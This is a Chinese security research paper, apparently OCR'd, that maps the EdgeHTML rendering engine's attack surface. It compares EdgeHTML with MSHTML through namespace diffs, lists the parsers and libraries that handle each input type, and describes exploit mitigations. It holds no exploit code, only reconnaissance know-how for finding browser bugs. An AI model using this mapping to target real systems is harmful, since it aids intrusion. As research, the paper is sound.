0 摘要

EdgeHTML 是 Windows 10 中引入的下一代网页浏览器（代号 Spartan）所用的新渲染引擎，因其使用广泛 - 涵盖移动端到 PC 端，故理解它的攻击面和相应防护措施是很重要的。

在本文中，我们将讨论 EdgeHTML 的攻击面并对各攻击维度进行枚举，同时，我们还会阐述一种用于比较 EdgeHTML 和 MSHTML 的方法，以此了解 fork 过程中所发生的变化，当然更为重要的是发掘可能被攻击的新特性和新增内部函数。最后，我们将讨论相关的漏洞利用防护措施，即它们是如何防御特定类型漏洞的，此外，还会讨论那些目前仍然适用的绕过技术。

1 引言

EdgeHTML[1, 2]是微软 Edge 浏览器（早前代号为 Project Spartan）中新引入的渲染引擎，它是目前 Internet Explorer 中在用的 Trident（MSHTML）渲染引擎的一个 fork，主要为了支持现有的 Web 标准以及删除其中陈旧的代码。

据估计[3]fork 过程中大约有超过 22 万行代码被删除，并重新添加了大约 30 万行代码用于程序互操作的修缮与新功能的实现。站在安全研究的角度看，理解这些变化所带来的影响，换言之渲染引擎在攻击面上的变化，是既有趣而又重要的 - 新的攻击维度是什么？攻击者先前使用的一些方式还有效吗？另一个需要重点理解的方面是新渲染引擎应对攻击时的防护措施 - 漏洞利用的保护策略是否有变化？默认设置下与 MSHTML 相比攻击者进行利用的难度有多大？回答这些基本问题正是本文的目的所在。

接下去的内容分为三大块。第一部分（概述）将简要介绍漏洞利用的攻击面和防护措施，后面还会再进行深入的探讨，其中给出的“EdgeHTML 攻击面及其防护”示意图可作为本文余下篇幅的参考，此外，这部分还讨论了我在早前研究过程中用于比对 EdgeHTML 和 MSHTML 的方法。第二部分（漏洞利用攻击面）我们将深入分析组成 EdgeHTML 攻击面的

那些不同攻击维度，并指出从 MSHTML 到 EdgeHTML 后重要攻击维度的变化情况。而在最后一部分（漏洞利用防护措施）我们将讨论不同的保护策略，它们都有助于增大 EdgeHTML 引擎上进行漏洞利用的难度和代价。

另外，本文的分析是基于 64 位 Windows 10 build 10240 系统中的 Edge 浏览器展开的（edgehtml.dll 版本号为 11.0.10240.16384）。

2 概述

在深入解读 EdgeHTML 引擎的攻击面与防护措施相关细节前，本节先来做个简要的介绍，同时本节还将讨论 EdgeHTML 和 MSHTML 的比较方法，这能帮助我们找出代码中的主要变化。


2.1 攻击面及其防护简介

EdgeHTML 引擎模块（%System32%\edgehtml.dll）负责解析和渲染网页中各种潜在的恶意内容，它属于 Edge 浏览器的内容处理单元（MicrosoftEdgeCP.exe），该单元是一个 64 位的 AppContainer 沙箱进程。

这里的攻击面图示给出了 EdgeHTML 引擎所接受的不同输入类型以及负责处理它们的各 EdgeHTML 类，注意这些类只是相应解析或处理过程的初始入口，其中一些可能还需要借助额外的 EdgeHTML 类。此外，图示还列出了 EdgeHTML 类用于处理输入时所依赖的函数库。


对于 HTML，EdgeHTML 会使用内部的解析器来处理标记，而对基于 XML 的标记（XHTML，SVG，XML），引擎会额外使用 XmlLite 进行解析，且如果标记中有引用 XSL 样式表，那么引擎会首先通过 MSXML6 对 XML 进行转换，然后才将输出内容交给标记处理单元，至于 CSS 的解析同样也由内部解析器处理。对于图像的解码，EdgeHTML 主要依赖于 Windows Imaging Component (WIC)，而对于音频/视频内容的解码，EdgeHTML 则主要依赖 Media Foundation (MF)，同时，用于音频/视频字幕的计时文本轨道文件是由 EdgeHTML 的内部解析器负责处理的，当然这其中还需要借助 XmlLite。而字体渲染则会通过 DirectWrite 进行处理。另外，由标记标签的解析或经由动态创建所生成的 DOM 对象会通过 DOM API 暴露出来，其中一些 DOM 对象可能需要依赖相应函数库来实现它们的功能。此外，EdgeHTML 引擎在默认情况下还可实例化内置或预安装的渲染器 - 例如，用于处理 PDF 内容的 WinRT PDF 渲染器，以及用于处理 Flash 内容的 Adobe Flash Player 程序。

EdgeHTML 渲染引擎所处的 64 位内容处理进程中用到了多种漏洞利用的防护措施，其中就包括了 ASLR 保护(高熵且强制启用 ASLR)、DEP 保护和 AppContainer 进程隔离保护。并且 EdgeHTML 及其依赖在编译时均采用了栈缓冲区安全检查保护技术（ /GS ）和最新引入的执行流保护技术（ CFG ）。此外，例如虚表保护（ VTGuard ）以及新的内存垃圾回收机制（ MemGC ）等额外措施也被专门用于 EdgeHTML 的防护。



2.2 初窥：EdgeHTML 和 MSHTML 的比对

当我一开始对 EdgeHTML 进行研究的时候就很想知道从 MSHTML 到 EdgeHTML 的 fork 过程中代码的主要变化是什么。由于类和命名空间能够表征一组相关的代码，而这些代码又反过来对应着程序的某一特性，因此，我尝试的方法是借助 IDAPython 枚举函数或变量名，然后提取其中的命名空间部分，接着去除那些重复项并对得到的结果进行排序，最后，通过 diff 工具对得到的 MSHTML 和 EdgeHTML 命名空间列表进行比较：



来看一个比对结果的例子，如下 EdgeHTML 中的删除类表明了引擎在 WMF 和 EMF 图像格式支持上的变化（详见 3.3 小节）：

```
-CImgTaskEmf
-CImgTaskWmf
```

而从另一比对结果的例子可看出 CFastDOM 下又新增了命名空间，即通过 DOM API 导出了新的 DOM 对象类型（详见 3.5 小节）：

```
+CFastDOM::{...more...}
+CFastDOM::CXPathEvaluator
+CFastDOM::CXPathExpression
+CFastDOM::CXPathNSResolver
+CFastDOM::CXPathResult
+CFastDOM::CXSLTProcessor
```

最后，再看一个有意思的比对结果，如下表明其中的一些代码是从 Blink 渲染引擎[4,5]（Blink 是从 WebKit 的 WebCore 部分 fork 来的，大部分的命名空间已从“WebCore”重命名为“blink”）移植过来的：

```
+blink::WebThread
+WebCore::AnalyserNode
+WebCore::AudioArray<float>
+WebCore::AudioBasicInspectorNode
+WebCore::Audio{...more...}
```

进一步分析可知这部分移植代码主要用于 EdgeHTML 引擎中对 Web 音频的支持。

另外，除了用于比较命名空间，这个基本的方法还可用于函数名、类方法名（以识别新的或移除的类功能）、字符串（可给出新功能的描述 - 例如：日志字符串）、导入表（以识别新的依赖库、用到的特定 API）和导出表的比对。

使用此方法时需要留意命名空间被重命名的情况，这会导致比对结果中命名空间的添加及删除，因此需要做进一步的验证，该方法还要求相关的符号文件是可用的。此外，二进制的比对[7]则是识别两个二进制文件间差异的另一选择。

3 漏洞利用攻击面

在本节，我们将列举 EdgeHTML 引擎所处理的不同输入以及与此相关的代码接口。需要注意的是给出的 EdgeHTML 类仅是解析或处理时的初始入口点，其中一些可能还依赖额外的类来进行处理，获取这些类的目的在于当我们需要了解引擎是如何处理特定的输入类型时可借助它们来设置断点。例如，若要了解基于 XML 的标记其预解析时的工作原理，则可通过以下方式设置 CXmlPre 类中的断点：

```
(WinDbg)> bm edgehtml!CXmlPre::*
```

此外，如果引擎依赖其它函数库来处理特定的输入类型，那么此函数库和用到的特定接口也会被列出来。

3.1 标记/样式的解析

渲染引擎的主要任务之一是处理标记和样式，对于 HTML 和 CSS，EdgeHTML 引擎依靠其内部类进行解析，而对基于 XML 的标记，引擎则借助 XmlLite [8]和 MSXML6 [9]进行解析：

Markup/Style	EdgeHTML Class	Library (and Interface) Used
HTML	CHtmPre (Pre-parsing) CHtmPost, CHtml5Parse (Post-parsing)	
XML-Based (XHTML, SVG, XML)	CXmlPre (Pre-parsing) CHtmPost, CHtmParse (Post-parsing)	XmlLite (IXmlReader)
CSS	CssParser	
XML w/ XSL	CBaseXSLTFilter	XmlLite (IXmlReader) MSXML6 (IXMLDOMDocument)
VML	(Removed in EdgeHTML: No Binary Behaviors)	

EdgeHTML 分两个阶段来处理标记，从 CHtmPre::Exec()或 CXmlPre::Exec()开始的预解析阶段涉及到标记的初始解析、将解析的标签写入标签流以及开始下载引用资源（如果可用 - 比如图像和 CSS 文件），从 CHtmPost::Exec()开始的后解析阶段则从标签流中获取标签，如果需要可对标签执行进一步解析，并最终创建 DOM 对象。

而通过调用 xmllite!CreateXmlReader()函数实例化的 IXmlReader 接口会被 CXmlPre 作为解析器用于预解析基于 XML 的标记，同时，当检测到 XML 文件中有引用 XSL 样式表时，此接口也会被 CBaseXSLTFilter 用作 XML 解析。另外，MSXML6 的 IXMLDOMDocument 接口会被 CBaseXSLTFilter 用于转换引用了 XSL 样式表的 XML 文件。

引擎中一个重要的变化是对于二进制行为的支持[10]，包括删除内置的 VML。基于 VML 的（VGX.DLL）漏洞[11]是很严重的，因其虽然过时，但在 IE11/MSHTML 下仍然可以默认使用。

预计随着时间的推移，渲染引擎对标记/样式的处理，特别是 CSS 和 HTML 的解析会有所更新，因为届时将会有新的 Web 标准需要新的 HTML 标签、HTML 属性、CSS 属性等来支持。与此相关的一个较有名 0day 例子是 MSHTML CSS 递归导入漏洞[12]。

3.2 图像的解码

图像渲染是 EdgeHTML 引擎的另一基本任务，其中图像文件可通过链接或以 HTML 标签（如<img>和<embed>标签）的方式传给引擎。

我们可以通过查看 g_rgMimeInfoImg 数组来枚举所支持的图像格式，此数组包含指定图像 MIME 类型的 MIMEINFO 项以及用于实例化相关图像处理接口的函数。

如下是 EdgeHTML 支持的图像格式，从 Library 列可以看出所有的图像都是通过 Windows Imaging Component (WIC)[13]进行处理的（SVG 格式则通过 3.1 小节中描述的标记来处理）：

Image Format	EdgeHTML Class	Library (and Interface) Used
PNG	CImgTaskWICPng	WIC (IWICImagingFactory)
JPG	CImgTaskWICJpgTemplate	WIC (IWICImagingFactory)
GIF	CImgTaskWICGif	WIC (IWICImagingFactory)
DDS	CImgTaskWICDds	WIC (IWICImagingFactory)
TIFF	CImgTaskWICTiff	WIC (IWICImagingFactory)
BMP	CImgTaskWICBmp	WIC (IWICImagingFactory)
HDP	CImgTaskWICHdp	WIC (IWICImagingFactory)
ICO	CImgTaskWICIco	WIC (IWICImagingFactory)
WMF	(Removed in EdgeHTML: Processing Removed)	
EMF	(Removed in EdgeHTML: Processing Removed)	

对于图像的处理，EdgeHTML 首先通过 CWicGlobals::GetWicImagingFactory()函数实例化 WIC 的 IWICImagingFactory 接口，接着再调用 IWICImagingFactory::CreateDecoder()函数来为特定的图像格式实例化一个 IWICBitmapDecoder 接口。

一个有意思的变化是 EdgeHTML 中对 WMF 和 EMF 图像格式的支持被删除了，意味着先前借助 GDI 库来解析远程 WMF 和 EMF 文件的依赖也被移除了，与此相关的远程利用漏洞已经是屡见不鲜了[14,15,16]。

3.3 音频/视频的解码

通过链接或 HTML 的<audio>和<video>标签，我们可将任意音频/视频内容交由渲染引擎处理，所支持的音频/视频格式的 Mime 信息可在 g_rgMimeInfoAudio 和 g_rgMimeInfoVideo 数组中得到。此外，正如下表所示，EdgeHTML 中用于处理音频/视频内容的依赖库是 Media Foundation（MF）[17]：

Media Container Format	EdgeHTML Class	Library (and Interface) Used
MP4	CMediaElement	MF (IMFMediaEngine)
MP3	CMediaElement	MF (IMFMediaEngine)
WAV	CMediaElement	MF (IMFMediaEngine)

EdgeHTML 引擎会借助 MFCreateMediaEngine()函数来实例化 MF 的 IMFMediaEngine 接口，以此设定媒体源并对播放进行控制。

除了音频/视频文件外，EdgeHTML 引擎还会处理计时文本轨道[18]，我们可通过 HTML 的<track>标签来指定，引擎中支持的两种文本轨道文件格式如下：

Text Track Format	EdgeHTML Class	Library (and Interface) Used
TTML	CTtmlDomParser	XmlLite (IXmlReader)
WebVTT	CWebVttParser	

其中，TTML 是基于 XML 的，处理它的 EdgeHTML 类会借助 XmlLite 的 IXmlReader 接口进行解析。

3.4 字体渲染

任意字体都可通过 CSS @font-face 规则传给 EdgeHTML 渲染引擎[19]。而对于字体解析漏洞[20]，特别的，如果能通过浏览器渲染引擎触发的话，那么就可能造成远程利用 - CVE-2011-3402 [21,22]就是这样一个例子，它为 GDI 中的字体解析漏洞（位于 Win32k.sys 模块），此漏洞最初被用于 0day 攻击，后来被集成到浏览器的漏洞利用套件中。

EdgeHTML 引擎使用 DirectWrite [23]来渲染字体且支持的格式如下：

Font Format	EdgeHTML Class	Library (and Interface) Used
TTF	CDXEmbeddedFontFace	DirectWrite (IDWriteFactory1, IDWriteFactory2)
OTF	CDXEmbeddedFontFace	DirectWrite (IDWriteFactory1, IDWriteFactory2)
WOFF	CDXEmbeddedFontFace	DirectWrite (IDWriteFactory1, IDWriteFactory2) (after extraction of TTF/OTF via CDXEmbeddedFontFace::UnpackFontFromWOFFData())
EOT	(Removed from EdgeHTML: Processing Removed)	


所需 DirectWrite 接口的实例化是由 CDXResourceDomain::EnsureDXFactories()函数完成的，且引擎会通过 CDXEmbeddedFontFace::Initialize()函数检测实际的字体格式，并通过 IDWriteFactory::CreateCustomFontFileReference()调用在 CDXPrivateFont::Initialize()函数中执行自定义字体的注册。

与 GDI 不同，DirectWrite（DWrite.dll）由其所在的用户态进程来解析字体文件。另外，EdgeHTML 引擎中一个显著的变化是 EOT 字体格式的支持被删除了，这意味着解析 EOT 字体的 T2EMBED [24]和 GDI 依赖也被删除了，因此用于解析字体的函数库就相应减少了。


3.5 DOM API

DOM (Document Object Model) API [25]是渲染引擎中最大的攻击面之一。当解析 HTML 文档时，渲染引擎会实例化那些用于表示 HTML 标签的 DOM 对象，同时引擎还将创建诸如 document 这样的核心对象，且新的 DOM 对象还可通过 JavaScript 代码来动态实例化，我们这里讨论的 DOM API 则提供了一种操作这些对象的方法。

当 DOM 对象的属性被更改或其方法经由脚本被调用时，渲染引擎中会执行相应的代码：



因 DOM API 调用而执行的渲染引擎代码可改变 DOM 树、DOM 对象和渲染引擎内部对象，其中，非可预期的输入、非可预期的状态改变以及错误的内部状态都可能导致产生诸如释放后重用[26]（例子如下）、堆溢出[27]、无效指针访问[28]等内存错误漏洞。



借助 2.2 小结所述的比对方法，我们可在 CFastDOM 命名空间下找到 EdgeHTML 引擎中那些新增的 DOM 对象类型：


```
+CFastDOM::CAnalyserNode
+CFastDOM::CAriaRequestEvent
+CFastDOM::CAudioBuffer
+CFastDOM::CAudioBufferSourceNode
+CFastDOM::CAudioContext
+CFastDOM::CAudioDestinationNode
+CFastDOM::CAudioListener
+CFastDOM::CAudioNode
+CFastDOM::CAudioParam
+CFastDOM::CAudioProcessingEvent
+CFastDOM::CBiquadFilterNode
+CFastDOM::CClipboardEvent
+CFastDOM::CCommandEvent
+CFastDOM::CConvolverNode
```

+CFastDOM::CCryptoKey
+CFastDOM::CCryptoKeyPair
+CFastDOM::CCSS
+CFastDOM::CCSSConditionRule
+CFastDOM::CCSSGroupingRule
+CFastDOM::CDataCue
+CFastDOM::CDataTransferItem
+CFastDOM::CDataTransferItemList
+CFastDOM::CDeferredPermissionRequest
+CFastDOM::CDelayNode
+CFastDOM::CDynamicsCompressorNode
+CFastDOM::CEventTarget
+CFastDOM::CGainNode
+CFastDOM::CGamepad
+CFastDOM::CGamepadButton
+CFastDOM::CGamepadEvent
+CFastDOM::CHashChangeEvent
+CFastDOM::CIsolatedGlobalScope
+CFastDOM::CMediaDeviceInfo
+CFastDOM::CMediaDevices
+CFastDOM::CMediaStream
+CFastDOM::CMediaStreamError
+CFastDOM::CMediaStreamErrorEvent
+CFastDOM::CMediaStreamTrack
+CFastDOM::CMediaStreamTrackEvent
+CFastDOM::CMSAppAsyncOperation
+CFastDOM::CMSHeaderFooter
+CFastDOM::CMSPrintManagerTemplatePrinter
+CFastDOM::CMSTemplatePrinter
+CFastDOM::CMSWebViewSettings
+CFastDOM::CNavigationEventWithReferrer
+CFastDOM::COfflineAudioCompletionEvent
+CFastDOM::COfflineAudioContext
+CFastDOM::COscillatorNode
+CFastDOM::COverflowEvent
+CFastDOM::CPannerNode
+CFastDOM::CPermissionRequest

```
+CFastDOM::CPermissionRequestedEvent
+CFastDOM::CRTCDtlsTransport
+CFastDOM::CRTCDtlsTransportStateChangedEvent
+CFastDOM::CRTCDtmfSender
+CFastDOM::CRTCDTMFToneChangeEvent
+CFastDOM::CRTCIceCandidatePairChangedEvent
+CFastDOM::CRTCIceGatherer
+CFastDOM::CRTCIceGathererEvent
+CFastDOM::CRTCIceTransport
+CFastDOM::CRTCIceTransportStateChangedEvent
+CFastDOM::CRTCRtpListener
+CFastDOM::CRTCRtpReceiver
+CFastDOM::CRTCRtpSender
+CFastDOM::CRTCRtpUnhandledEvent
+CFastDOM::CRTCSrtpSdesTransport
+CFastDOM::CRTCSsrcConflictEvent
+CFastDOM::CScriptProcessorNode
+CFastDOM::CServiceUIFrameContext
+CFastDOM::CStereoPannerNode
+CFastDOM::CSVGForeignObjectElement
+CFastDOM::CVideoTrack
+CFastDOM::CVideoTrackList
+CFastDOM::CWaveShaperNode
+CFastDOM::CXMLHttpRequestUpload
+CFastDOM::CXPathEvaluator
+CFastDOM::CXPathExpression
+CFastDOM::CXPathNSResolver
+CFastDOM::CXPathResult
+CFastDOM::CXSLTProcessor
```

这些新增 DOM 对象类型表示 EdgeHTML 中新引入了的代码或代码路径，它们可通过 DOM API 来访问。


就枚举 DOM 对象的属性和方法而言，我们可以借助 JavaScript 的 for...in 语句。下述例子用到了新的 XSLTProcessor DOM 对象类型：




而通过比较 DOM 对象属性的枚举结果，我们可以得出那些已存在的 DOM 对象类型其属性的变化情况。以下是 document 对象的属性比对片段，至于新增 DOM 对象类型也是相似的：

```
[...]
+document.evaluate
 document.execCommand
 document.execCommandShowHelp
+document.exitFullscreen
 document.fgColor
-document.fileCreatedDate
 [...]
```

